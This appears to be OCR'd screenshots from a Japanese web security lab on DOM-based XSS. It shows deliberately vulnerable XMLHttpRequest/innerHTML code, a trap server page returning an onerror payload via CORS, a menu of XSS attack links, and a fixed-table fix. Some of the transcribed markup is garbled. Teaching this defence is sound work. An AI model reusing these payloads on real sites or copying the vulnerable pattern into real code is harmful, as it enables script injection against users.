
4h-004 : XMLHttpRequestのURL未検証(XSS攻撃)

【ブラウザ】

4.17.1 DOM Based XSS

- 4h-001 :innerHTMLによるDOM Based XSS(正常系)
- 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
- 4h-001a:4h-001 の対策版(攻撃)
- 4h-002 :アクセス解析(document.write; 正常系)
- 4h-002 :アクセス解析(document.write; XSS攻撃)
- 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
- 4h-004 :XMLHttpRequestのURL未検証(正常系)
- 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃) ←
- 4h-004a:XMLHttpRequestのURL検証版(正常系)
- 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
- 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
- 4h-005b:jQueryのセレクタの動的生成によるXSS(パラメータの整数化(攻撃))
- 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
- 4h-006 :javascriptスキームによるXSS (正常系)
- 4h-006 :javascriptスキームによるXSS (攻撃)
- 4h-006a:javascriptスキームによるXSS対策版 (正常系)
- 4h-006a:javascriptスキームによるXSS対策版 (攻撃)
- 4h-008 :setTimeoutによるXSS (正常系; 3秒待つ)
- 4h-008 :setTimeoutによるXSS (攻撃)
- 4h-008 :setTimeoutによるXSS (対策版への攻撃)

```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="#4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="#4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="#4h-001a.html#<img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="#4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="#4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="#4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="#4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="#4h-004.html#//trap.example.com/4h/4h-900.php?>4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="#4h-004a.html#">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="#4h-004a.html#//trap.example.com/4h/4h-900.php?>4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="#4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="#4h-005.html?color=2&quot;&#amp;lt;img+src=/_onerror=alert(1)&#amp;gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="#4h-005a.html?color=2&quot;&#amp;lt;img+src=/_onerror=alert(1)&#amp;gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="#4h-005b.html?color=2&quot;&#amp;lt;img+src=/_onerror=alert(1)&#amp;gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="#4h-005c.html?color=2&quot;&#amp;lt;img+src=/_onerror=alert(1)&#amp;gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="#4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 <li><a href="#4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 <li><a href="#4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 <li><a href="#4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 <li><a href="#4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 <li><a href="#4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 <li><a href="#4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4h/4h-004.html 】

```
/var/www/html/4h/4h-004.html - wasbook@example.jp - エディタ - WinSCP
kbody>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

function cxhash() {
  var req = new XMLHttpRequest();
  var url = location.hash.slice(1) + ".html";
  if (url === ".html") url = "menu_a.html";
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

【サーバ: 4h/4h-900.php 】

```
/var/www/html/4h/4h-900.php - wasbook@example.jp - エディタ - WinSCP
k?php
header('Access-Control-Allow-Origin: http://example.jp');
?><img src=/ onerror=alert(document.domain) >
```

CORSによって、「example.jp」オリジンからの読み込みを許可しているので、「4h-004.html」からのXMLHttpRequestリクエストからのアクセスで読み込まれてしまいます

XMLHttpRequestリクエストで読み込むURLを検証していないとフラグメント識別子の外部URL指定内容から、DOM Base XSSが発生します

【ブラウザ→サーバ: リクエスト 4h/4g-004.html → レスポンス 】

無害セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイック スタート リクエスト レスポンス

デフォルトビュー

コンテキスト

既定コンテキスト

サイト

GET http://trap.example.com/4h/4h-900.php?html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-004.html
Origin: http://example.jp
DNT: 1
Connection: keep-alive
Host: trap.example.com

デフォルトビュー

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 10:14:55 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Access-Control-Allow-Origin: http://example.jp
X-UA-Compatible: IE=edge

アラート 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータスコ...	ステータスコ...	ラウンドトリッ...	レスポンスボディ...	検出アラ...	ノート	タグ
61	19/01/08 10:...	GET	http://trap.example.com/4h/4h-900.php?html	200	OK	35 ms	44 bytes	Medium		

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0





4h-004a : XMLHttpRequestのURL検証版(正常系)

【ブラウザ】

• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#) 
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みjQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版 \(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版 \(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="4h-001.html#<#>4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="4h-001.html#<img src=/_onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="4h-001a.html#<img src=/_onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="4h-002.html#<script>Ealert(document.domain)</script>">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="4h-002a.html#<script>Ealert(document.domain)</script>">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="4h-004.html#<trap.example.com/4h/4h-900.php?>">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="4h-004a.html#<trap.example.com/4h/4h-900.php?>">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="4h-004a.html#<trap.example.com/4h/4h-900.php?>">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="4h-005.html?color=2&quot;&lt;img src=/_onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="4h-005a.html?color=2&quot;&lt;img src=/_onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="4h-005b.html?color=2&quot;&lt;img src=/_onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="4h-005c.html?color=2&quot;&lt;img src=/_onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



```
1 <body>
2 <script>
3 window.addEventListener("hashchange", chash, false);
4 window.addEventListener("load", chash, false);
5
6 var menus = {menu_a: 'menu_a.html',
7              menu_b: 'menu_b.html',
8              menu_c: 'menu_c.html',
9              menu_d: 'menu_d.html'};
10
11 function chash() {
12   var req = new XMLHttpRequest();
13   var url = menus[location.hash.slice(1)];
14   if (!url) url = 'menu_a.html';
15   req.open("GET", url);
16   req.onreadystatechange = function() {
17     if (req.readyState == 4 && req.status == 200) {
18       var div = document.getElementById("content");
19       div.innerHTML = req.responseText;
20     }
21   };
22   req.send(null);
23 }
24 </script>
25 <a href="#menu_a">A</a>
26 <a href="#menu_b">B</a>
27 <a href="#menu_c">C</a>
28 <a href="#menu_d">D</a>
29 <div id="content"></div>
30 </body>
```

【サーバ: 4h/4h-004a.html】

```
 /var/www/html/4h/4h-004a.html - wasbook@example.jp - エディタ - WinSCP
<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

var menu = {menu_a: 'menu_a.html',
            menu_b: 'menu_b.html',
            menu_c: 'menu_c.html',
            menu_d: 'menu_d.html'};

function cxhash() {
  var req = new XMLHttpRequest();
  var url = menu[location.hash.slice(1)];
  if (!url) url = "menu_a.html";
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

固定テーブルから、外部から危険なURLを指定できないようにしています

XMLHttpRequestリクエストで読み込むURLを検証していないと
フラグメント識別子の外部URL指定内容から、DOM Base XSSが
発生します

【ブラウザ→サーバ: リクエスト 4h/4g-004a.html → レスポンス】

The screenshot displays the OWASP ZAP interface with the following details:

- Request (Left Panel):**

```
GET http://example.jp/4h/4h-004a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```
- Response (Right Panel):**

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 10:21:14 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 774
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "306-56c2a2de79ed5-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

var menu = { menu_a: 'menu_a.html',
             menu_b: 'menu_b.html',
             menu_c: 'menu_c.html',
             menu_d: 'menu_d.html' };

function cxhash() {
  var req = new XMLHttpRequest();
  var url = menu[location.hash.slice(1)];
  if (!url) url = 'menu_a.html';
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```
- Request Log (Bottom Table):**

ID	Request Date	Method	URL	Status	Response Code	Round Trip Time	Response Size	Response Type	Notes	Tags
66	19/01/08 10:...	GET	http://example.jp/4h/4h-004a.html	200	OK	6 ms	774 bytes	Medium	Script	
67	19/01/08 10:...	GET	http://example.jp/4h/menu_a.html	200	OK	5 ms	40 bytes	Medium		

【ブラウザ→サーバ: リクエスト 4h/4h-004a.html#menu_a → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイック スタート リクエスト + レスポンス

デフォルトビュー デフォルトビュー

コンテキスト
既定コンテキスト
サイト

GET http://example.jp/4h/menu_a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-004a.html
DNT: 1
Connection: keep-alive
Host: example.jp

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 10:21:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: W/"28-56c2a2de87996"
X-UA-Compatible: IE=edge

メニュー-A

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータスコ...	ステータスコ...	ラウンドトリッ...	レスポンスボディ...	検出アラ...	ノート	タグ
67	19/01/08 10:...	GET	http://example.jp/4h/menu_a.html	200	OK	5 ms	40 bytes	Medium		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0 0 0

4h-004a : XMLHttpRequestのURL検証版(XSS攻撃)



【ブラウザ】

4.17.1 DOM Based XSS

- 4h-001 :innerHTMLによるDOM Based XSS(正常系)
- 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
- 4h-001a:4h-001 の対策版(攻撃)
- 4h-002 :アクセス解析(document.write; 正常系)
- 4h-002 :アクセス解析(document.write; XSS攻撃)
- 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
- 4h-004 :XMLHttpRequestのURL未検証(正常系)
- 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
- 4h-004a:XMLHttpRequestのURL検証版(正常系)
- 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
- 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
- 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
- 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みQuery)(攻撃)
- 4h-006 :javascriptスキームによるXSS (正常系)
- 4h-006 :javascriptスキームによるXSS (攻撃)
- 4h-006a:javascriptスキームによるXSS対策版(正常系)
- 4h-006a:javascriptスキームによるXSS対策版(攻撃)
- 4h-008 :setTimeoutによるXSS (正常系; 3秒待つ)
- 4h-008 :setTimeoutによるXSS (攻撃)
- 4h-008 :setTimeoutによるXSS (対策版への攻撃)

```
example.jp/4h/4h-004a.html#menu_b
view-source:https://example.jp/4h/4h-004a.html#menu_b
1 <body>
2 <script>
3 window.addEventListener("hashchange", cxhash, false);
4 window.addEventListener("load", cxhash, false);
5
6 var menu = {menu_a: 'menu_a.html',
7             menu_b: 'menu_b.html',
8             menu_c: 'menu_c.html',
9             menu_d: 'menu_d.html'};
10
11 function cxhash() {
12   var req = new XMLHttpRequest();
13   var url = menu[location.hash.slice(1)];
14   if (!url) url = 'menu_a.html';
15   req.open("GET", url);
16   req.onreadystatechange = function() {
17     if (req.readyState == 4 && req.status == 200) {
18       var div = document.getElementById("content");
19       div.innerHTML = req.responseText;
20     }
21   };
22   req.send(null);
23 }
24 </script>
25 <a href="#menu_a">A</a>
26 <a href="#menu_b">B</a>
27 <a href="#menu_c">C</a>
28 <a href="#menu_d">D</a>
29 <div id="content"></div>
30 </body>
```

```
6 </li>>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li>><a href="4h-001.html#test">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li>><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li>><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li>><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li>><a href="4h-002.html#%22%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li>><a href="4h-002a.html#%22%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li>><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li>><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li>><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li>><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li>><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li>><a href="4h-005.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li>><a href="4h-005a.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li>><a href="4h-005b.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li>><a href="4h-005c.html?color=2&quot;&lt;img src=/onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li>><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li>><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li>><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版(正常系) </a></li>
26 </li>><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版(攻撃) </a></li>
27 </li>><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li>><a href="4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li>><a href="4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4h/4h-004a.html 】

```
/var/www/html/4h/4h-004a.html - wasbook@example.jp - エディタ - WinSCP
k?php
<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

var menu = {menu_a: 'menu_a.html',
            menu_b: 'menu_b.html',
            menu_c: 'menu_c.html',
            menu_d: 'menu_d.html'};

function cxhash() {
  var req = new XMLHttpRequest();
  var url = menu[location.hash.slice(1)];
  if (!url) url = 'menu_a.html';
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

【サーバ: 4h/4h-900.php 】

```
/var/www/html/4h/4h-900.php - wasbook@example.jp - エディタ - WinSCP
k?php
header('Access-Control-Allow-Origin: http://example.jp');
?><img src=/ onerror=alert(document.domain) >
```

CORSによって、「example.jp」オリジンからの読み込みを許可しているので、「4h-004.html」からのXMLHttpRequestリクエストからのアクセスで読み込まれてしまいます

固定テーブルから、外部から危険なURLを指定できないようにしています

XMLHttpRequestリクエストで読み込むURLを検証しないとフラグメント識別子の外部URL指定内容から、DOM Base XSSが発生します

【ブラウザ→サーバ: リクエスト 4h/4g-004a.html → レスポンス】

The screenshot displays the OWASP ZAP interface. The top toolbar includes buttons for 'クイック スタート' (Quick Start), 'リクエスト' (Request), and 'レスポンス' (Response). The main window is split into two panes: 'リクエスト' (Request) on the left and 'レスポンス' (Response) on the right. The request pane shows a GET request for 'http://example.jp/4h/4g-004a.html' with various headers. The response pane shows a 200 OK response with headers and HTML/JavaScript content. The bottom status bar shows a table of request logs.

```
GET http://example.jp/4h/4g-004a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 11:09:52 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 774
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "306-56c2a2de79ed5-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

var menu = { menu_a: 'menu_a.html',
             menu_b: 'menu_b.html',
             menu_c: 'menu_c.html',
             menu_d: 'menu_d.html' };

function cxhash() {
  var req = new XMLHttpRequest();
  var url = menu[location.hash.slice(1)];
  if (!url) url = 'menu_a.html';
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#"#menu_a">A</a>
<a href="#"#menu_b">B</a>
<a href="#"#menu_c">C</a>
<a href="#"#menu_d">D</a>
<div id="content"></div>
</body>
```

ID	リクエスト日時	メソッド	URL	ステータスコード	ステータス	ラウンドトリップ時間	レスポンスボディサイズ	検出アラート	ノート	タグ
79	19/01/08 20:...	GET	http://example.jp/4h/4g-004a.html	200	OK	4 ms	774 bytes	Medium		Script
80	19/01/08 20:...	GET	http://example.jp/4h/menu_a.html	200	OK	4 ms	40 bytes	Medium		

【ブラウザ→サーバ: リクエスト 4h/#menu_a → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

デフォルトビュー

```
GET http://example.jp/4h/#menu_a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-004a.html
DNT: 1
Connection: keep-alive
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 11:09:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: W/"28-56c2a2de87996"
X-UA-Compatible: IE=edge

メニューA<br>

```

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータスコ...	ステータスコ...	ラウンドトリッ...	レスポンスボディ...	検出アラ...	ノート	タグ
79	19/01/08 20:...	GET	http://example.jp/4h/4h-004a.html	200	OK	4 ms	774 bytes	Medium		Script
80	19/01/08 20:...	GET	http://example.jp/4h/#menu_a.html	200	OK	4 ms	40 bytes	Medium		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0


4h-004a : XMLHttpRequestのURL検証版(XSS攻撃)

【ブラウザ】

4.17.1 DOM Based XSS

